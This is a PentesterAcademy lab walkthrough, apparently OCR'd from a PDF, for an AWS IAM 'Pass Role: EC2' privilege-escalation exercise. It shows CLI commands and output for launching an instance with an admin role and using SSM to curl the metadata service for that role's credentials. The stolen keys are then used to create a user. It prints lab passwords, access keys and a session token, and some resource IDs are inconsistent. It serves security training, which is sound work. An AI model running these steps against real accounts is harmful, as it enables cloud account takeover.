

ATTACK
DEFENSE
by PentesterAcademy

Name	Pass Role: EC2
URL	https://attackdefense.com/challengedetails?cid=2253
Type	AWS Cloud Security : IAM

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Click on the lab link button to get access to AWS lab credentials.



Access Credentials to your AWS lab Account

Login URL	https://459758765793.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad27Q6zmRvMyD8RR
Access Key ID	AKIAWWC6CA3QSWGZKQAD
Secret Access Key	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

Step 2: Configure AWS CLI to use the provided credentials.

Command: aws configure

```
┌──(kali㉿kali)-[~]
└─$ aws configure
AWS Access Key ID [****************2YFT]: AKIAWWC6CA3QSWGZKQAD
AWS Secret Access Key [****************UQnb]: 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
Default region name [us-east-1]:
Default output format [None]:
```

Step 3: List the policies attached to the user. Also, list inline policies attached to the user.

Commands:
aws iam list-attached-user-policies --user-name student
aws iam list-user-policies --user-name student

```
┌──(kali㉿kali)-[~]
└─$ aws iam list-attached-user-policies --user-name student
{
    "AttachedPolicies": [
        {
            "PolicyName": "AmazonEC2ReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AmazonEC2ReadOnlyAccess"
        },
        {
            "PolicyName": "IAMReadOnlyAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/IAMReadOnlyAccess"
        }
    ]
}
```

```
┌──(kali㉿kali)-[~]
└─$ aws iam list-user-policies --user-name student
{
    "PolicyNames": [
        "ConfigureEC2Role"
    ]
}
```

Step 4: Try creating a user on the AWS account.

Command: aws iam create-user --user-name Bob

```
┌──(kali㉿kali)-[~]
└─$ aws iam create-user --user-name Bob

An error occurred (AccessDenied) when calling the CreateUser operation: User: arn:aws:iam::45
User on resource: arn:aws:iam::459758765793:user/Bob
```

User creation failed due to insufficient privileges.

Step 5: Check the policy permissions and details.

Command: aws iam get-user-policy --user-name student --policy-name ConfigureEC2Role

```
┌──(kali㉿kali)-[~]
└─$ aws iam get-user-policy --user-name student --policy-name ConfigureEC2Role
{
    "UserName": "student",
    "PolicyName": "ConfigureEC2Role",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": [
                    "iam:PassRole",
                    "ec2:RunInstances",
                    "ec2:Describe*",
                    "ssm:*"
                ],
                "Resource": "*"
            }
        ]
    }
}
```

The student user can run EC2 instances and pass a role to the EC2 instance. Since the student user also has permission to interact with the SSM service, the student user can execute commands on the EC2 instances via SSM.

Step 6: List role on AWS account which can be passed to EC2 service.

Command: aws iam list roles

Step 7: Check ec2admin role policies and permissions.

Command: aws iam list-role-policies --role-name ec2admin

```
┌──(kali㉿kali)-[~]
└─$ aws iam list-role-policies --role-name ec2admin
{
    "PolicyNames": [
        "terraform-20210212133629847000000001"
    ]
}
```

Step 8: Check policy permissions.

Command: aws iam get-role-policy --role-name ec2admin --policy-name terraform-20210212121709495300000001

```
┌──(kali㉿kali)-[~]
└─$ aws iam get-role-policy --role-name ec2admin --policy-name terraform-20210212133629847000000001
{
    "RoleName": "ec2admin",
    "PolicyName": "terraform-20210212133629847000000001",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Effect": "Allow",
                "Action": "*",
                "Resource": "*"
            }
        ]
    }
}
```

The ec2admin role allows Administrator access on the AWS account.

Step 9: Find AMI id for Amazon Linux 2 AMI.

Command: aws ec2 describe-images --owners amazon --filters 'Name=name,Values=amzn-ami-hvm-*-x86_64-gp2' 'Name=state,Values=available' --output json

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-images --owners amazon --filters 'Name=name,Values=amzn-ami-hvm-*-x86_64-gp2' 'Name=
es | sort_by(.CreationDate) | last(.[]).ImageId'
ami-0d08a21fc010da680
```

The AMI id is ami-0d08a21fc010da680

Step 10: Check the subnets available in the AWS account:


Command: aws ec2 describe-subnets

```
┌──(kali㉿kali)-[~]
└─$ aws ec2 describe-subnets
{
    "Subnets": [
        {
            "AvailabilityZone": "us-east-1c",
            "AvailabilityZoneId": "use1-az2",
            "AvailableIpAddressCount": 247,
            "CidrBlock": "10.0.1.0/24",
            "DefaultForAz": false,
            "MapPublicIpOnLaunch": false,
            "MapCustomerOwnedIpOnLaunch": false,
            "State": "available",
            "SubnetId": "subnet-0dfbb465103aa1c2d",
            "VpcId": "vpc-0ebc88f4df91a977d",
            "OwnerId": "459758765793",
            "AssignIpv6AddressOnCreation": false,
            "Ipv6CidrBlockAssociationSet": [],
            "SubnetArn": "arn:aws:ec2:us-east-1:459758765793:subnet/subnet-0dfbb465103aa1c2d"
        }
    ]
}
```

Make a note of subnet id.

Step 11: Check security groups for ec2 service.


Command: aws ec2 describe-security-groups



Make a note of the security group id.

Step 12: List instance profiles for the AWS account.

Command: aws iam list-instance-profiles



Make a note of the ec2 instance profile name.

Step 13: Start an ec2 instance using collected details.

Command: aws ec2 run-instances --subnet-id subnet-0b57901260df6b3f3 --image-id ami-0d08a21fc010da680 --iam-instance-profile Name=ec2_admin --instance-type t2.micro --security-group-ids "sg-06407fe95d211b245"

Step 14: Run commands on the remote ec2 instance using SSM.

Command: aws ssm send-command \
--document-name "AWS-RunShellScript" \
--parameters 'commands=["curl http://169.254.169.254/latest/meta-data/iam/security-credentials/ec2admin/"]' \
--targets "Key=instanceids,Values=i-0aa5cdcaf86dec148" \
--comment "aws cli 1"

Make a note of command id. The executed command will interact with the metadata service and print out the temporary access credentials of the role associated with the EC2 instance.

Step 15: Get the command's output using SSM.

Command: aws ssm get-command-invocation \
--command-id "0765bff4-4966-446f-a0a2-4e0cdfee565f" \
--instance-id "i-0da83d9b4322af3fa"

Command execution is successful. Make a note of Access keys and session tokens.

Step 16: Note down access keys from the command output and assume the ec2admin role by exporting access key id, secret access key, and session token as environment variables.

Commands:
export AWS_ACCESS_KEY_ID=<access key id>
export AWS_SECRET_ACCESS_KEY=<secret access key>
export AWS_SESSION_TOKEN=<session token>

```
┌──(kali㉿kali)-[~]
└─$ export AWS_ACCESS_KEY_ID=ASIAWWC6CA3Q7AZ7DOWK
export AWS_SECRET_ACCESS_KEY=6e+ZlxeMpwSZMY1B1m5KUL5tvPK2WHgLnVW0vD14
export AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEN7//////////wEaCXVzLWVhc3QtMSJHMEUCIFme32/pM/kZrEyGIlVcNX+Pz9df1
X26CtAlZ/6kqvQMI1/////////ARAAGgw0NTk3NTg3NjU3OTMiDMhwi2vF9AfVh29KZyqRA+DYBnwAO9o+gu1pQIJ1tuhCahWnF4Xhrt
Sjf/0CGFea27SAaShrJ4RZtUO+n29Cevt+kxbK1DIWs7VWqECkeXCmYF4rWBuLXSy8c3CqI12jTojNBAWCLZWj7NKQtBf2EeeyYgHO0W8Y
yqXT8xZZOvkDbKRx0RCOmVTnPpmns4ACoVbNONsagDeRJ+798GnZra5tbwoZsk4QIv6Z5l/0ctZ7Pap3+p9yRAgDQW4Fyowo6ahsQT6r2g
lxeIsG7cIwamGf6NaVEaF5ZSSWpjbKR1GMYPgpPCMUasxNKekWNpaX/P27a/jc/CNdDU/bI9740UmVsk5xYA0iuiGYCcf3xvH/hwpp7VMa
RGUgfIMeSzCPUJd2FTy6nO5rh3QknQLRVvwu8jqwIWfqMwu861fn4Dwbu2TEl41Hr1rT55PeKUT3Te2Fle8+ayldDfB7ynZ0WAX/WosC9V
nhAU81E6I7SV6tMG046lCFDsQC0YjcofQkwUx1CXH5GM0SNNZtpSa5xvgfQBlyU7WJ5pnYos28hinrfea5ZdgY8/7lUSwyMaNCVekL4TPY
```

Step 17: Check caller identity to confirm whether assuming role was successful.

Command: aws sts get-caller-identity

```
┌──(kali㉿kali)-[~]
└─$ aws sts get-caller-identity
{
    "UserId": "AROAWWC6CA3QQMTLHEX3H:i-0da83d9b4322af4fa",
    "Account": "459758765793",
    "Arn": "arn:aws:sts::459758765793:assumed-role/ec2admin/i-0da83d9b4322af4fa"
}
```

Role assumed successfully.

Step 18: Try creating a new user on the AWS account to verify Administrative privileges.

Command: aws iam create-user --user-name Bob

```
┌──(kali㉿kali)-[~]
└─$ aws iam create-user --user-name Bob
{
    "User": {
        "Path": "/",
        "UserName": "Bob",
        "UserId": "AIDAWWC6CA3Q5TIBPV3T5",
        "Arn": "arn:aws:iam::459758765793:user/Bob",
        "CreateDate": "2021-02-12T13:47:51+00:00"
    }
}
```

Successfully performed a privileged operation.

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)